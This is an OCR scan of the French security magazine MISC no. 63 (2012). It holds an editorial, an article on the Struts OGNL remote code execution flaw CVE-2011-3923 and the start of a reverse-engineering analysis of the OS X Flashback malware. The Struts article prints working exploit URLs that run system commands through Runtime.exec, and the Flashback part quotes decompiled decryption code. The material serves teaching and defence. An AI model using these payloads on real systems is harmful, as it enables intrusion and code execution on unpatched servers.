MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
L 19018 - 63 - F: 8,50 € - RD
N° 63 SEPTEMBRE/OCTOBRE 2012 France METRO : 8,50 € - CH : 15,00 CHF - BEL : 9.50 € - DOM : 9 € - CAN : 15,25 $ cad - POL/S : 1100 CFP - POL/A : 1400 CFP

SCIENCE *NFC*

## Le mobile va-t-il remplacer la carte bancaire ?

p. 66

APPLICATION *PKIX*


## DNSSEC, potion magique de PKIX ?

p. 76

SYSTÈME *OSSIM*

## Gestion centralisée des événements de sécurité avec le logiciel open source OSSIM - Partie 2

p. 58



DOSSIER

### LES ANDROÏDES RÊVENT-ILS DE BUGS ÉLECTRIQUES ?

# SÉCURITÉ ANDROID

1 - Forensic : récupération de données et données cachées
2 - Test d'intrusion d'applications Android
3 - Exploitation d'une faille dans le gestionnaire d'applications
4 - Plagiats et applications malveillantes

EXPLOIT CORNER

## Janvier 2012, où Struts rime avec bugs

p. 04

MALWARE CORNER

## Flashback : analyse de la première infection massive sous Mac OS X

p. 08

FORENSIC CORNER

## Affinez vos investigations forensics NTFS via UsnJrnl

p. 18

# AU SOMMAIRE DU PROCHAIN

MISC
Multi-System & Internet Security Cookbook
HORS-SERIE !

N°6

# LES MAINS DANS LA CRYPTOGRAPHIE

## DE LA THÉORIE À LA PRATIQUE

» LE FUTUR DE LA CRYPTO : QUEL ALGO DE 3 LETTRES SERA LE PROCHAIN TITANIC ?

» ÉTAT DES LIEUX DU LOGARITHME DISCRET

» LES ERREURS À NE PAS COMMETTRE EN PROGRAMMANT DE LA CRYPTO


» LES RISQUES LIÉS À SSL/TSS

» LA COMPÉTITION POUR SHA-3 VUE DE L'INTÉRIEUR

» PROTECTIONS LOGICIELLES CONTRE LES ATTAQUES PAR CANAUX AUXILIAIRES

» CRYPTO, RDP ET CASSAGE OFFLINE DE SESSION

» MINITEL ROSE ET CRYPTO : REVERSE D'UNE VIELLE APPLICATION 16 BITS



Sous réserve de toutes modifications.

# À PARAÎTRE LE 5 OCTOBRE 2012 !

# ÉDITO

## Les interviews (presque) imaginaires de MISC

Depuis le livre blanc de 2008, on peut prononcer l'expression « Lutte Informatique Offensive » sans risquer de voir débarquer la DCRI à 6h du matin chez soi et sans les croissants. Tout un tas de services gouvernementaux et autres entrepreneurs opportunistes se sont alors déclarés experts référents du secteur.

Bizarrement, malgré cela, le constat n'en est pas moins qu'on manque de vraies compétences dans ce domaine. Avant de savoir comment enseigner l'offensif pour combler cette lacune, la question à laquelle il faut répondre est : qu'est-ce que l'offensif ?

J'ai donc pris mon iPhone et son application pour ça, pour interviewer plusieurs acteurs. Comme aucun n'a voulu me recevoir, j'ai donc imaginé les réponses :

*Jean-Kévin Éfromage, BU manager de l'offre Sécurité chez Consulting Inc.*

« Nous, l'offensif, on en vend depuis des années, parce qu'on couvre toutes les offres en sécurité et même plus. Nos experts (comprendre les stagiaires qui viennent d'être embauchés) sont les meilleurs du marché (comprendre on n'a réussi à embaucher que ceux-là, les autres sont partis à l'ANSSI). Donc, pour notre offre *offensif*, on vous fait un *pentest* sur tout votre réseau en 3 jours, et pour 10 jours de plus, on vous piège une clé USB qu'on laisse traîner ensuite. Vous verrez, c'est imparable, même Stuxnet faisait pareil. »

*Jean-Paul Atarte, chercheur associé au Laboratoire de Mathématiques, Sciences Sociales et Psycho-informatique*

« Nous modélisons la situation par un jeu à somme non nulle, pour lequel les joueurs ont des stratégies non déterministes. La théorie des jeux nous permet de conclure que la complexité est exponentielle, et que le défenseur est celui qui tente de maintenir sa position. »

*Jean-Davicolas Capriossoussan, avocat à la Cour*

« Très cher Monsieur, pour 1000 Euros de l'heure, je vous réponds que la Loi est juste, mais la Loi est complexe, en particulier à ce propos. L'offensif est défini avec :

- la loi DADVSI : contourner un moyen de protection ;
- la famille 323-* : accès, maintien, entrave, introduction frauduleuse de données dans un SI ou en fait, sans motif légitime, de détenir un truc permettant de réaliser une des infractions précédentes.

Mais, puisque vous me le demandez, voici un conseil gratuit : allez voir dans d'autres pays où le droit est différent. Si c'est pour monter une entreprise de spam, installez-vous aux Seychelles. Il y a plein d'endroits où il n'y a pas de droit informatique, vous ne risquerez presque rien alors vis-à-vis du droit français. Par ailleurs, d'autres pays ne sont pas très regardants tant que vous ne vous en prenez pas à leurs intérêts nationaux, ou que vous partagez vos résultats avec eux. »

*Jean-Pierre Kiroule, ANSSI*

« L'offensif ? Comment vous l'écrivez ? C'est quoi ? L'ANSSI ne fait que du défensif. La preuve, on n'embauche pas de pirates ni de *reversers*. »

*Jeanne Masspasmousse, DGA*

« Devons-nous lancer un PEA (Programme d'Étude Amont) ? »

1 an après : lançons un PEA sur 3 ans.

1 an après : rédaction du cahier des charges.

1 an après : publication du cahier des charges.

1 an après : attribution du marché à EADS, Thales, SAGEM, ...

3 ans après : des *exploits* sur Windows 2000 livrés alors que sort Windows 8.

*Jean-René Unecouche, hacktiviste*

« Je v appelé mes pautes des anonymous et on va ta ban d'Internet avec tes kestions à la kon. N00b va ! »

On l'aura compris, l'offensif chez nous, ce n'est pas encore ça. Et si on ne comprend pas l'offensif et ses modes opératoires, comment peut-on espérer se défendre ?

Un peu de réflexion et de bon sens permettraient déjà de régler nombre de problèmes. Par exemple, au lieu de déployer des antivirus, IDS/IPS, WAF et autres outils de filtrage qui n'arrêtent que le bruit ambiant d'Internet, peut-être qu'analyser et comprendre les 20-30 failles critiques qui sortent par an suffirait à déployer une défense ciblée, adaptée à ces risques ? Encore faudrait-il être capable d'identifier ces 20-30 failles...

J'espère que, comme moi, vous êtes rassurés. Si ce n'est pas le cas, je vous conseille la lecture récurrente de ce magazine, <pub> dont vous pouvez trouver d'inestimables anciens numéros en ligne **[1]** </pub>.

Bon courage pour la reprise !

Fred Raynal

@fredraynal

@MISCRedac

[1] http://diamond.izibookstore.com

# SOMMAIRE



Rendez-vous au 2 novembre 2012 pour le n°64 ! **www.miscmag.com**


**MISC** est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
**Tél.** : 03 67 10 00 20 - **Fax** : 03 67 10 00 21
**E-mail** : cial@ed-diamond.com
**Service commercial** : abo@ed-diamond.com
**Sites** : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
**Dépôt légal** : A parution
**N° ISSN** : 1631-9036
**Commission Paritaire** : K 81190
**Périodicité** : Bimestrielle
**Prix de vente** : 8,50 Euros

LES ÉDITIONS DIAMOND

**Directeur de publication** : Arnaud Metzler
**Chef des rédactions** : Denis Bodor
**Rédacteur en chef** : Frédéric Raynal
**Secrétaire de rédaction** : Véronique Sittler
**Conception graphique** : Kathrin Scali
**Responsable publicité** : Tél. : 03 67 10 00 27
**Service abonnement** : Tél. : 03 67 10 00 20
**Impression** : VPM Druck Rastatt / Allemagne
**Distribution France** : (uniquement pour les dépositaires de presse)
**MLP Réassort** :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
**Service des ventes** : Distri-médias : Tél. : 05 34 52 34 01




Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

# JANVIER 2012, MONTH OF STRUTS BUGS ?

Grégory DRAPERI - gregory.draperi@gmail.com - gregory.draperi@accor.com

**mots-clés : JAVA / STRUTS / OGNL / XWORK / MUTATEURS**

*La fin de l'année 2011 et le début de l'année 2012 ont été particulièrement agités pour les développeurs du framework Struts [1] car pas moins de 5 vulnérabilités leur ont été rapportées en l'espace de trois semaines. Toutes ces vulnérabilités ont la même origine, à savoir le support d'OGNL dans le framework Struts [2]. Au cours de cet article, nous nous focaliserons sur la vulnérabilité la plus critique et la plus représentative de toutes référencée CVE-2011-3923 [3]. Elle présage de plus d'un vecteur potentiel pour la découverte de nouvelles vulnérabilités sur Struts ou sur d'autres frameworks MVC intégrant le support du langage de script « Expression Language ».*

## 1 Le langage OGNL

L'« Object-Graph Navigation Language (OGNL) », créé par OGNL Technology, est un portage open source du langage de script Java « Expression Language ». Ce langage de script permet d'interagir avec le code source Java de manière simple, transparente et dynamique pendant l'exécution de l'application.

Afin de présenter les fonctionnalités offertes par OGNL (ainsi que la vulnérabilité de l'article), nous allons utiliser une application MVC basique se composant de trois fichiers sources (Modèle : **User.java**, Vue : **User.jsp**, Contrôleur : **UserAction.java**) et du fichier de configuration par défaut du framework « Struts.xml » qui sert à décrire les interactions.

Pour rappel, le modèle MVC qui permet de segmenter l'application en bloc (afin de pouvoir travailler en parallèle et de manière séparée sur chaque bloc) fonctionne selon les principes suivants :

- Modèle : est en charge de la couche de persistance de l'application.
- Vue : est en charge de la partie affichage de l'application.
- Contrôleur : est en charge de la partie métier de l'application.

**Note**

**L'application de l'exemple suivant utilise les versions `struts2-core-2.3.1.jar` et `xwork-core-2.3.1.jar` qui sont vulnérables.**





*Fig. 1 : Schéma général de fonctionnement de Struts*

- Modèle : **User.java**

```
package com.struts.model;

public class User {
  private String name;

  public User() {
    super();
  }

public User(String name) {
    super();
    this.name = name;
  }

public String getName() {
    return name;
  }

public void setName(String name) {
    this.name = name;
  }
}
```

- Contrôleur : **UserAction.java**

```
package com.struts.action;

import com.struts.model.User;

public class UserAction {
   private User user = new User();
  {
    user.setName("toto");
  }
public String execute()
  {
    return "success";
  }
public String getQuote()
  {
    return "Exemple de fonction";
  }
public User getUser() {
    return user;
  }
public void setUser(User user) {
  this.user = user;
  }
}
```

- Vue : **User.jsp**

```
<%@ page language="java" contentType="text/html; charset=ISO-8859-1"
pageEncoding="ISO-8859-1"%>
<%@ taglib prefix="s" uri="/struts-tags" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=ISO-8859-1">
<title>Users</title>
</head>
<body>
<b>user.name :</b> <s:property value="user.name"/> <br>
<b>quote() :</b> <s:property value="getQuote()"/> <br>
</body>
</html>
```

- **Struts.xml**

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE struts PUBLIC "-//Apache Software Foundation//DTD Struts
Configuration 2.0//EN" "http://struts.apache.org/dtds/struts-2.0.dtd">
<struts>
<package name="basicstruts2" extends="struts-default">
<action name="user" class="com.struts.action.UserAction" method="execute">
<result name="success">/user.jsp</result>
</action>
</package>
</struts>
```

Dans ce code, nous voyons que grâce à l'OGNL, il est possible pour un développeur d'appeler facilement dans une vue (**user.jsp**) des attributs (**user.name**) ou des méthodes (**getQuote()**).

Mais nous allons voir qu'il est également possible pour un utilisateur de l'application, à travers son navigateur, de modifier des attributs et d'appeler des méthodes. Il peut ainsi agir dynamiquement sur son fonctionnement.

Dans la première figure, l'utilisateur appelle la page directement sans aucune modification, les paramètres utilisent donc les valeurs par défaut.





*Fig. 2 : Exemple d'appel de la page JSP sans paramètre*

Dans la deuxième figure, l'utilisateur modifie dynamiquement l'attribut **user.name** de la classe à travers les paramètres de la requête HTTP (ce qui n'est possible que dans le cas où les mutateurs de la classe sont publics).


*Fig. 3 : Exemple d'appel de la page JSP avec un paramètre modifiant l'attribut user.name*

Pour résumer, OGNL permet notamment :

- l'invocation d'actions et l'appel d'accesseurs ou mutateurs en se basant sur les noms des paramètres HTTP ;
- de lire et/ou de modifier les attributs des « beans » Java de l'application (à travers les accesseurs et mutateurs définis) ;

**Note**

**Les beans Java sont des classes Java classiques qui respectent certaines conventions sur le nommage, la construction et le comportement des méthodes.**

- l'exécution de méthodes statiques (ex : **@java.lang.System@exit(1)**) ;
- l'appel de constructeurs (ex : **new MyClass()**) ;
- l'utilisation de variables de contexte afin de faciliter la vie des développeurs. Un certain nombre de variables ont été définies par défaut (**#application**, **#session**, **#request**, **#parameters**, **#attr**).

Ces fonctionnalités facilitent le développement des pages web JSP de l'application (la partie Vues du modèle « Modèle Vue Contrôleur ») en permettant d'accéder de manière simple aux « beans » des parties Contrôleur ou Modèle de l'application.

## 2 Mesures de sécurité

Au vu de la puissance de ce langage, des mesures de sécurité ont été prises afin d'éviter que ces fonctionnalités puissent être utilisées à des fins malveillantes depuis un navigateur. Ainsi, le filtre dédié **[4]** à la gestion des paramètres (**ParametersInterceptor**) effectue un certain nombre de contrôles, à savoir :

- Un filtrage par mot-clé (struts\..) et par expression rationnelle pour interdire les caractères dangereux

tels que # ou @, nécessaires pour appeler des objets de contexte sensibles comme `#session` (ce filtrage a déjà fait l'objet d'un *exploit* qui permettait au moyen d'un encodage Unicode de le contourner) **[5]**.

- Deux directives `denyMethodExecution` et `allowStaticMethodAccess` interdisent respectivement l'appel à des méthodes arbitraires dans les paramètres et l'appel direct à des méthodes statiques.

## 3 Vulnérabilité

L'idée derrière toute vulnérabilité « Struts » est de réussir à contourner le filtre mis en place pour réactiver les deux directives `denyMethodExecution` et `allowStaticMethodAccess` et ainsi pouvoir exécuter du code arbitraire.

Le filtre de protection par expression rationnelle défini dans la classe `ParametersInterceptor` est le suivant :

```
// Allowed names of parameters
private String acceptedParamNames = "[a-zA-Z0-9\\.\\]\\[\\(\\)_'\\s]+";
```

Cette expression rationnelle avait été modifiée récemment afin de prévenir une précédente vulnérabilité. Celle-ci exploitait l'encodage Unicode du dièse « # » en `\u0023` pour outrepasser le filtre et permettait notamment de prévenir l'exploit suivant (dont la charge applicative sera décrite dans le prochain paragraphe).

```
http://domain.com/user.action?('\u0023_memberAccess[\'allowStaticMethodAcce
ss\']')(meh)=true&(aaa)(('\u0023context[\'xwork.MethodAccessor.den
yMethodExecution\']\u003d\u0023foo')(\u0023foo\u003dnew%20java.lang.
Boolean("false")))&(asdf)(('\u0023rt.exec(\'notepad.exe\')')(\u0023rt\u003d@
java.lang.Runtime@getRuntime()))=1
```

Cependant, une faiblesse est présente dans cette expression rationnelle. Elle permet en effet l'usage des parenthèses sans contrôle strict (les parenthèses en OGNL permettent de positionner des priorités dans l'évaluation des expressions). C'est cette faiblesse qui va être exploitée pour exécuter la charge applicative malveillante.

## 4 Exploitation

L'exploitation de cette faiblesse repose donc sur les parenthèses et sur le fait que la valeur des paramètres HTTP n'est pas filtrée (le filtre ne s'appliquant que sur les noms des paramètres). Cette faiblesse peut donc être exploitée comme ceci :

```
http://domain.com/user.action?user.name=<Code OGNL>&z[(user.name)(test)]=blahblah
```

Lorsque cette requête est appelée, les actions suivantes s'exécutent :

- Premièrement, l'attribut `user.name` de l'action `user.action` est renseigné et va contenir le code OGNL qui constitue la charge applicative de l'attaquant.
- Ensuite, le second paramètre de la requête nommé `(user.name)(test)` est évalué comme une expression OGNL. L'attribut `user.name` est retrouvé à partir de l'action et sa valeur que nous avons renseignée lors de la première étape est exécutée comme une expression OGNL imbriquée.

Étant donné que la charge applicative se situe dans la valeur et non directement dans le nom du paramètre HTTP, l'attaquant est en mesure de contourner le filtre de l'expression rationnelle et d'utiliser les symboles spéciaux interdits. Il est alors en mesure de modifier les propriétés de contexte OGNL et d'autoriser l'exécution de méthodes arbitraires.

**Note**

**L'utilisation du paramètre z est une astuce qui permet de s'assurer que le paramètre `user.name` est évalué avant son appel dans le deuxième paramètre HTTP, ceux-ci étant évalués par ordre alphabétique.**

La vulnérabilité peut être illustrée au travers de la preuve de concept suivante qui exécute Notepad :

```
http://localhost:8080/StrutsVuln/user.action?user.name=(#context["xwork.
MethodAccessor.denyMethodExecution"]= new java.lang.Boolean(false), #_me
mberAccess["allowStaticMethodAccess"]= new java.lang.Boolean(true), @
java.lang.Runtime@getRuntime().exec('notepad.exe'))(meh)&z[%28user.
name%29%28%27meh%27%29]=true
```

On peut voir dans la charge applicative présente dans le paramètre `user.name` les différentes étapes nécessaires à l'exécution de code arbitraire :

- D'abord, la désactivation du paramètre `xwork.MethodAccessor.denyMethodExecution` qui interdit par défaut l'exécution de méthodes.
- Ensuite, l'activation du paramètre `allowStaticMethodAccess` qui interdit par défaut l'appel à des méthodes statiques.
- Enfin, l'appel à la méthode `exec` pour appeler des commandes systèmes.

En tout dernier lieu, le paramètre `user.name` est rappelé dans un deuxième paramètre pour que la charge applicative soit exécutée au moment où le moteur OGNL évalue le nom du deuxième paramètre.

## 5 Correction

Les équipes Apache ont effectué plusieurs modifications du code source afin de corriger cette vulnérabilité et d'éviter l'apparition d'autres contournements.

Par étude différentielle du code source, on peut voir notamment les modifications suivantes :

Classe `ParametersInterceptors.java` :

- Une modification de l'expression rationnelle qui filtre les caractères dans les paramètres et qui devient beaucoup plus fine (aucun caractère supplémentaire

n'est interdit mais la forme est contrôlée de manière plus stricte et notamment l'utilisation des parenthèses et des crochets).

```
private String acceptedParamNames = "\\w+((\\.\\w+)|(\\[\\d+\\])|(\\
(\\d+\\))|(\\['\\w+'\\])|(\\('\\w+'\\)))*";
```

- Une modification de la fonction appelée par la pile d'exécution OGNL

Dans la version « struts-2.3.1.1 », la méthode **setValue** est appelée

```
1.292: newStack.setValue(name, value);
```

Dans la version « struts-2.3.1.2 », une méthode nouvellement développée est appelée, qui interdit par défaut l'évaluation d'expression OGNL

```
1.292: newStack.setParameter(name, value);
```

Classe **OgnlValueStack.java** :

- Dans la précédente version, le paramètre **evalExpression** était positionné à « True » par défaut :

```
1.150: private void setValue(String expr, Object value,
boolean throwExceptionOnFailure, boolean evalExpression)
```

- Dans la version corrigée, le paramètre autorisant l'évaluation de code OGNL est désactivé par défaut :

```
1.150: public void setParameter(String expr, Object value) {
    setValue(expr, value, devMode, false);
  }
```

## Conclusion

Pour conclure, la faille décrite dans l'article a été corrigée rapidement par les équipes en charge du développement de Struts, contrairement aux précédentes qui elles avaient fait l'objet de tergiversations. Si la bibliothèque est maintenant mise à jour et n'est plus vulnérable, son analyse est toujours intéressante à plus d'un titre.

Le framework Struts est utilisé dans de nombreux projets open source **[6]** ou développés spécifiquement et si le processus Patch Management fonctionne généralement bien pour le socle système et logiciel, la mise à jour des bibliothèques Java n'est pas vraiment un processus adopté par tous. La peur de la régression fonctionnelle prenant le pas sur la sécurité, de nombreux projets ne mettent jamais leurs bibliothèques à jour.

Elle est également intéressante car elle peut donner des pistes pour rechercher des vulnérabilités du même type, que ce soit dans Struts, dans des projets utilisant OGNL4 (Tapestry, Spring Web Flow, Apache Click... cf **[7]**) ou même dans d'autres implémentations d'Expression Language (MVEL). ■

## LIENS


**[1] http://struts.apache.org**

**[2] http://struts.apache.org/2.3.1.2/docs/ognl.html**


**[3] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3923**

**[4] http://struts.apache.org/2.1.6/docs/interceptors.html**

**[5] http://blog.o0o.nu/2010/07/cve-2010-1870-struts2xwork-remote.html**

**[6] https://cwiki.apache.org/S2WIKI/projects-using-webwork-or-struts2.html**

**[7] http://en.wikipedia.org/wiki/OGNL**



# OS X/FLASHBACK

## LE PREMIER LOGICIEL MALVEILLANT À INFECTER DES CENTAINES DE MILLIERS D'ORDINATEURS MAC

Marc-Etienne Léveillé - leveille@eset.com - @marc_etienne_

**mots-clés : FLASHBACK / OSX / MAC / RETRO-INGÉNIERIE**

*Le système d'exploitation OS X, comme tout système d'exploitation, peut être victime d'un logiciel malveillant. Malgré qu'il y ait déjà eu quelques cas documentés de malwares sous OS X avant, OSX/Flashback est de loin celui qui a fait le plus de victimes. Dans cet article, nous décrivons les caractéristiques techniques les plus intéressantes de cette menace, entre autres son mode de « hooking » pour espionner les communications réseau et ses algorithmes de génération dynamique de noms de domaines. Nous présenterons finalement un récapitulatif des événements marquants de ce malware dont le cycle de vie s'est étendu sur plusieurs mois.*

## 1 Introduction

Flashback est une menace sur OS X qui a été détectée pour la première fois à l'automne 2011 **[1]**. Après être passé inaperçu pendant plusieurs mois, Flashback attire l'attention générale en avril 2012 alors qu'il réussit à infecter plus de 500 000 ordinateurs. Comment le taux d'infection a-t-il pu être si élevé ? Est-ce que les techniques d'obfuscation de Flashback sont aussi complexes que ce qu'on voit généralement dans les logiciels malveillants sous Windows ? Quel était l'objectif de l'auteur ?

Dans cet article, nous verrons d'abord les méthodes de propagation utilisées par Flashback. Ensuite, nous présenterons une analyse de deux des composantes de Flashback : la composante d'installation et la bibliothèque qui sert à intercepter le trafic réseau afin d'espionner l'utilisateur.

## 2 Vecteur d'infection

La méthode utilisée pour infecter les victimes de Flashback a évolué au fil du temps. Les premières variantes se masquaient comme une mise à jour du lecteur Flash d'Adobe. La victime était dirigée vers un site malveillant, vraisemblablement suite à des campagnes malveillantes de « search engine optimisation » (SEO). La victime, convaincue d'avoir à faire à une mise à jour légitime,





*Figure 1*

téléchargeait et exécutait le fichier offert. En entrant son mot de passe tel que demandé durant l'installation, la victime permettait à Flashback de s'installer sur son Mac.

La seconde méthode d'infection à avoir été recensée utilisait plutôt un *applet* Java signé. En visitant un site malveillant, la victime recevait un message de son interpréteur Java demandant l'autorisation d'exécuter un applet qui prétendait être signé par Apple. Bien entendu, le certificat ne provenait pas d'Apple, il était auto-signé. Une fois l'autorisation donnée par l'utilisateur, son Mac devenait infecté.


*Figure 2*

La méthode qui a été de loin la plus efficace pour propager l'infection de Flashback fut d'exploiter deux failles dans Java : CVE-2012-0507 et CVE-2011-3544. Dans ce cas, les vulnérabilités permettaient à Flashback de s'installer à l'insu de l'utilisateur simplement lors de la visite d'un site web contenant l'applet Java malveillant, soit directement ou via un *iframe*. Plus d'un demi-million de Mac ont été infectés de cette manière.

Au fil du temps, les méthodes d'obfuscation de chaque composante se sont complexifiées. Le reste de cette analyse est basé sur la plus récente variante de Flashback, celle qui a infecté la majorité des ordinateurs à l'aide de la faille CVE-2011-0507.

# 3 Le module d'installation

Une fois que l'exploit java est exécuté avec succès, un fichier exécutable *Mach-O* est installé dans le répertoire de l'utilisateur. Le nom du fichier commence par un point pour être caché. Un fichier *plist* est créé dans **~/Library/LaunchAgents** pour lancer l'exécutable à chaque fois que l'utilisateur s'authentifie sur son poste infecté. L'unique but de ce fichier exécutable est le téléchargement et l'installation de la composante d'interception. Nous analyserons d'abord les particularités de ce module d'installation, puis nous verrons la composante d'interception.

## 3.1 Techniques d'obfuscation

L'analyse dynamique du module d'installation nous montre que lors de sa première exécution, le *malware* envoie par HTTP le *Platform UUID* du système infecté au serveur de commandes et contrôle. La réponse à cette première requête n'est pas considérée par le malware. Cette URL n'est donc pas un centre de contrôle. Nous croyons plutôt qu'elle est seulement utilisée par l'opérateur du logiciel malveillant pour des fins de collecte de données statistiques.

Suite à la première exécution, nous remarquons que le fichier exécutable lui-même a été modifié. Que peut-il y avoir de différent ? Nous remarquons premièrement que l'URL de statistiques utilisée lors de la première exécution est retirée du fichier exécutable. De plus, une grande partie de la section des données est totalement modifiée.





*Figure 3*

Malgré les modifications, le fichier demeure un exécutable valide. Les exécutions subséquentes sont identiques à la première, à une exception près : il n'y a plus de trafic vers l'URL qui a été supprimée. Il semble donc que nous soyons face à un logiciel malveillant qui s'auto-chiffre.

Afin de pouvoir analyser les fichiers malveillants chiffrés soumis par nos clients ou trouvés sur Internet, nous avons dû analyser les méthodes de chiffrement de Flashback. Regardons d'abord comment la section chiffrée est utilisée au début de l'exécution.

```
v9 = IORegistryEntryFromPath(kIOMasterPortDefault_ptr, "IOService:/");
v10 = *kCFAllocatorDefault_ptr;
v11 = __CFStringMakeConstantString("IOPlatformUUID");
uuid_cfstr = IORegistryEntryCreateCFProperty(v9, v11, v10, 0);
if ( !uuid_cfstr )
  return 0;
IOObjectRelease(v9);
uuid = g_uuid_ref;
CFStringGetCString(uuid_cfstr, g_uuid_ref, 1024, 0);
CFRelease(uuid_cfstr);
strings_size = *g_strings_size_ptr;
strings = (char *)malloc(*g_strings_size_ptr);
if ( *stat_url )
{ // Première exécution, g_strings n'est pas encore chiffré
  memcpy(strings, g_strings, strings_size);
}
else
{ // Une déchiffrement d'impose
  uuid_len = strlen(uuid);
  v14 = 0;
  do
  { // Initialisation de la table RC4
    rc4_table[v14] = v14;
    ++v14;
  }
```

```
  while ( v14 != 256 );
  v15 = rc4_table;
  index = 0;
  v17 = 0;
  v213 = 0;
  v214 = 0;
  do
  { // Création de la table RC4 avec le Plaform UUID comme clé
    v18 = index++;
    v19 = *v15;
    v17 += (unsigned __int8)(uuid[(unsigned __int64)(v18 % uuid_len)] + *v15);
    LODWORD(v18) = &rc4_table[(unsigned __int8)v17];
    *v15++ = *(_BYTE *)v18;
    *(_BYTE *)v18 = v19;
  }
  while ( index != 256 );
  LOWORD(index) = 0;
  while ( index < (signed int)strings_size )
  { // Déchiffrement du bloc chiffré
    ++v213;
    v20 = rc4_table[v213] + v214;
    v21 = &rc4_table[v213];
    v214 = v20;
    v22 = &rc4_table[v20];
    v23 = *v21;
    *v21 = *v22;
    *v22 = v23;
    strings[index] = rc4_table[(unsigned __int8)(rc4_table[v214] + rc4_
table[v213])] ^ g_strings[index];
    ++index;
  }
}
```

